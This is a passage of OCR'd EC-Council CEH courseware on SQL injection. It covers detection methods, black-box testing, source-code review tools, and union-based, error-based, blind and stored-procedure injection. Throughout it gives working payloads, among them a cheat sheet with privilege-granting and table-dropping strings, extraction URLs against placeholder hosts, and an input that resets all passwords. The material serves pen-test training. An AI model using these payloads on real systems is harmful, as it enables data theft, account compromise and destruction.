; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name' , 'sysadmin'	' OR 'whatever' in ('whatever')	' ; drop table temp --
%27+--+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' OR 2 BETWEEN 1 and 3	exec sp_addlogin 'name' , 'password'
" or 1=1--	Password:*/=1--	' union select * from users where login = char(114,111,111,116);	' or username like char(37);	@var select @var as var into temp end --
' or 1=1 /*	' or 1/*			

Note: Check CEHv10 Tools, Module 15 SQL Injection for comprehensive SQL injection cheat sheet

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Vulnerability Detection


Once the information is gathered, the attacker then tries to look for SQL vulnerabilities in the target web application. For that, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.

Testing for SQL Injection

There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks. The table shows various possibilities for each testing string. These testing strings are widely known as a cheat sheet for SQL injection. A pen tester can use this cheat sheet to test for vulnerability to SQL injection.

Note: Check CEHv10 Tools, Module 15 SQL Injection for comprehensive SQL injection cheat sheet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Additional Methods to Detect SQL Injection

- **Function Testing**
  This testing falls within the scope of black box testing and, as such, should require no knowledge of the inner design of the code or logic
- **Fuzzing Testing**
  It is an adaptive SQL injection testing technique used to discover coding errors by inputting massive amount of random data and observing the changes in the output
- **Static/Dynamic Testing**
  Analysis of the web application source code

Example of Function Testing

- http://certifiedhacker/?parameter=123
- http://certifiedhacker/?parameter=1'
- http://certifiedhacker/?parameter=1'#
- http://certifiedhacker/?parameter=1"
- http://certifiedhacker/?parameter=1 AND 1=1–
- http://certifiedhacker/?parameter=1'-
- http://certifiedhacker/?parameter=1 AND 1=2–
- http://certifiedhacker/?parameter=1'/*
- http://certifiedhacker/?parameter=1' AND '1'='1
- http://certifiedhacker/?parameter=1 order by 1000

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Additional Methods to Detect SQL Injection

Listed below are some of the additional methods to detect SQL injection:

- **Function Testing**

  Function testing is a type of software testing technique, where a software or a system is tested against a set of inputs according to the end user's needs. The output obtained from the inputs are then evaluated and compared with the expected results to see if it conforms the functionality or base requirements of a product.

  This testing falls within the scope of black box testing, and as such, should require no knowledge of the inner design of the code or logic. This test checks the security, user interface, database, client/server applications, navigational functions, and overall usability of a component or system.

  For example:
```
http://certifiedhacker/?parameter=123
http://certifiedhacker/?parameter=1'
http://certifiedhacker/?parameter=1'#
http://certifiedhacker/?parameter=1"
http://certifiedhacker/?parameter=1 AND 1=1--
http://certifiedhacker/?parameter=1'-
http://certifiedhacker/?parameter=1 AND 1=2--
http://certifiedhacker/?parameter=1'/*
http://certifiedhacker/?parameter=1' AND '1'='1
http://certifiedhacker/?parameter=1 order by 1000
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Fuzzing Testing**

  It is an adaptive SQL injection testing technique used to discover coding errors by inputting massive amount of random data and observing the changes in the output.

  Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Huge amounts of random data called 'Fuzz' will be generated by the fuzz testing tools (Fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks.


  Fuzz Testing Tools:

  - WSFuzzer (*https://www.owasp.org*)
  - WebScarab (*https://www.owasp.org*)
  - Burp Suite (*https://portswigger.net*)
  - AppScan (*https://www.ibm.com*)
  - Peach Fuzzer (*https://sourceforge.net*)

- **Static/Dynamic Testing**

  Analysis of the web application source code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues	Send **single quotes** as the input data to catch instances where the user input is not sanitized Send **double quotes** as the input data to catch instances where the user input is not sanitized
Detecting Input Sanitization	Use **right square bracket** (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization
Detecting Truncation Issues	Send **long strings** of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page
Detecting SQL Modification	Send long strings of single quote characters (or right square brackets or double quotes) These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection Black Box Pen Testing

In black box testing, the pen tester does not need to have any knowledge about the network or the system to be tested. The first job of the tester is to find the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker's perspective. The tester uses special characters, white space, SQL keywords, oversized requests, and so on to determine the various conditions of the web application.

Steps involved in SQL injection black box pen testing:

- **Detecting SQL Injection Issues**
  - Send single quotes and double quotes as the input to detect instances where the user input is not sanitized
- **Detecting Input Sanitization**
  - Use right square bracket (the] character) as the input data to catch instances where the user input is used as part of an SQL identifier without any input sanitization
- **Detecting Truncation Issues**
  - Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page
- **Detecting SQL Modification**
  - Send long strings of single quote characters (or right square brackets or double quotes)
  - These max out the return values from REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Source Code Review to Detect SQL Injection Vulnerabilities

- The source code review aims at **locating** and **analyzing** the areas of the **code vulnerable** to SQL injection attacks
- This can be performed either manually or with the help of tools such as **Veracode**, **RIPS**, **PVS studio**, **Coverity Code Advisor**, **Parasoft Test**, **CAST Application Intelligence Platform (AIP)**, **Klocwork**, etc.

Static Code Analysis	• Analyzing the source code without executing • Helps to understand the security issues present in the source code of the program
Dynamic Code Analysis	• Code analysis at runtime • Capable of finding the security issues caused by interaction of code with SQL databases, web services, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Source Code Review to Detect SQL Injection Vulnerabilities

Source code review is a security testing method that involves systematic examination of the source code for various types of vulnerabilities. It is intended to detect and fix security mistakes made by the programmers during the development phase. It is a type of white-box testing usually performed during the implementation phase of the Security Development Lifecycle (SDL). It often helps in finding and removing security vulnerabilities such as SQL injection vulnerabilities, format string exploits, race conditions, memory leaks, buffer overflows, and so on from the application. Automated tools such as Veracode, RIPS, PVS studio, Coverity Code Advisor, Parasoft Test, CAST Application Intelligence Platform (AIP), Klocwork, and so on can perform source code reviews. A pen tester can use these utilities to find security vulnerabilities in application source code. It can also be done manually.

There are two basic types of source code reviews:


- **Static Code Analysis**: This type of source code analysis is performed to detect the possible vulnerabilities in source code when the code is not executing, that is, is static. Static source code analysis is performed using techniques such as Taint Analysis, Lexical Analysis, and Data Flow Analysis. There are many automated tools available that can perform static source code analysis.
- **Dynamic Code Analysis**: In dynamic source code analysis, the source code of the application is analyzed during execution of the code. Analysis is conducted through steps that involve preparing input data, running a test program launch and gathering the necessary parameters, and analyzing the output data. Dynamic code analysis is capable of detecting SQL injection-related security flaws encountered due to interaction of the code with SQL databases, web services, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are some of the source code analysis tools:

- Veracode (*https://www.veracode.com*)
- RIPS (*http://rips-scanner.sourceforge.net*)
- PVS studio (*https://www.viva64.com*)
- Coverity Code Advisor (*https://scan.coverity.com*)
- Parasoft Test (*https://www.parasoft.com*)
- CAST Application Intelligence Platform (AIP) (*http://www.castsoftware.com*)
- Klocwork (*https://www.klocwork.com*)
- SONAR Qube (*https://www.sonarqube.org*)
- Flawfinder (*https://www.dwheeler.com*)
- Roslyn Security Guard (*https://dotnet-security-guard.github.io*)
- FlexNet Code Insight (*https://www.flexera.com*)
- Find Security Bugs (*http://find-sec-bugs.github.io*)
- Brakeman (*https://brakemanscanner.org*)
- php-reaper (*https://github.com*)
- Yasca (*http://www.scovetta.com*)
- VisualCodeGrepper (*https://sourceforge.net*)
- Microsoft Source Code Analyzer (*https://www.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology
CEH

Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities just by **testing the URLs** of a target website

- Consider the following URL,
  `shop.com/items.php?id=101`
- Attackers give a **malicious input** such as **1=0**, to perform blind SQL injection
  `shop.com/items.php?id=101 and 1=0`
- The above query will always **return FALSE** because 1 never equals to zero
- Now attackers try to get **TRUE** result by **injecting 1=1**
  `shop.com/items.php?id=101 and 1=1`
- Finally, the web application returns the original items page
- An attacker identifies that the above URL is vulnerable to blind SQL injection attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities just by testing the URLs of a target website.

For example, consider the following URL:

```
shop.com/items.php?id=101
```

The corresponding SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101
```

Now, give a malicious input such as 1=0, to perform blind SQL injection

```
shop.com/items.php?id=101 and 1=0
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0
```

The above query will always return FALSE because 1 never equals to 0. Now, attackers try to obtain TRUE result by injecting 1=1


```
shop.com/items.php?id=101 and 1=1
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1
```

Finally, the shopping web application returns the original items page. With the above result, an attacker identifies that the above URL is vulnerable to blind SQL injection attack.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology
SQL Injection Methodology
CEH
01
Information Gathering and SQL Injection Vulnerability Detection
02
Launch SQL Injection Attacks
03
Advanced SQL Injection
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch SQL Injection Attacks

Once the information gathering and vulnerability detection has been performed, the attacker then tries to perform different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind SQL injection, and so on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Perform Union SQL Injection

Extract Database Name	`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--` [DB_NAME] Returned from the server
Extract Database Tables	`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--` [EMPLOYEE_TABLE] Returned from the server
Extract Table Column Names	`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--` [EMPLOYEE_NAME]
Extract 1st Field Data	`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --` [FIELD 1 VALUE] Returned from the server


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Union SQL Injection

In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query in order to retrieve results from the target database table. An attacker checks for this vulnerability by adding a tick to the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. They proceed to use ORDER BY to find the columns, and at the end, they use the **UNION ALL SELECT command**.

- **Extract Database Name**
  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,DB_NAME,3,4--
  ```
  [DB_NAME] Returned from the server
- **Extract Database Tables**
  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--
  ```
  [EMPLOYEE_TABLE] Returned from the server
- **Extract Table Column Names**
  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,column_name,3,4 from DB_NAME.information_schema.columns where
  table_name ='EMPLOYEE_TABLE'--
  ```
  [EMPLOYEE_NAME]
- **Extract 1st Field Data**
  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
  ```
  [FIELD 1 VALUE] Returned from the server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology
CEH

Perform Error Based SQL Injection

Extract Database Name

- http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Database Table

- http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name

- http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field of 1st Row (Data)

- http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Error Based SQL Injection

An attacker makes use of the database-level error messages disclosed by an application. These messages help an attacker to build a vulnerability exploit request. There is even a potential to create automated exploits, depending on the error messages generated by the database server.

- **Extract Database Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(DB_NAME))--
  ```

  Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

- **Extract 1st Database Table**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(select top 1 name from sysobjects where
  xtype=char(85)))--
  ```

  Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

- **Extract 1st Table Column Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 column_name from DBNAME.information_schema.columns
  where table_name='TABLE-NAME-1'))--
  ```


  Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

- **Extract 1st Field of 1st Row (Data)**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--
  ```

  Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Perform Error Based SQL Injection using Stored Procedure Injection

- When using dynamic SQL within a stored procedure, the application must **properly sanitize the user input** to eliminate the risk of code injection, otherwise there is a chance of executing malicious SQL within the stored procedure

Consider the SQL Server Stored Procedure shown below:

```
Create procedure user_login @username
varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd
= ' + @passwd
exec(@sqlstring) Go User input: anyusername
or 1=1' anypassword
```

The procedure **does not sanitize the input**, allowing the return value to display an existing record with these parameters

Consider the SQL Server Stored Procedure shown below:

```
Create procedure get_report @columnamelist
varchar(7900) As Declare @sqlstring
varchar(8000) Set @sqlstring = ' Select ' +
@columnamelist + ' from ReportTable'
exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password =
'password'; select *
```

This results in the report running and all **users' passwords being updated**

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user; consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Error-Based SQL Injection using Stored Procedure Injection

Some developers use stored procedures at the backend of the web application to support its functionality. The stored procedures are part of an SQL statement designed to perform a specific task. Developers may write static and dynamic SQL statements inside the stored procedures to support the application's functionality. If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application can be vulnerable to SQL injection attacks. The stored procedure injection attacks are possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of improper input validation to launch a stored procedure injection attack on the application.

Consider the SQL Server Stored Procedure shown below:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users Where username = ' + @username + ' and passwd = ' +
@passwd
exec(@sqlstring) Go User input: anyusername or 1=1' anypassword
```

The procedure does not sanitize the input, allowing the return value to display an existing record with these parameters.

Consider the SQL Server Stored Procedure shown below:

```
Create procedure get_report @columnamelist varchar(7900) As Declare
@sqlstring varchar(8000) Set @sqlstring = ' Select ' + @columnamelist
+ ' from ReportTable' exec(@sqlstring) Go
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


User input:

```
1 from users; update users set password = 'password'; select *
```

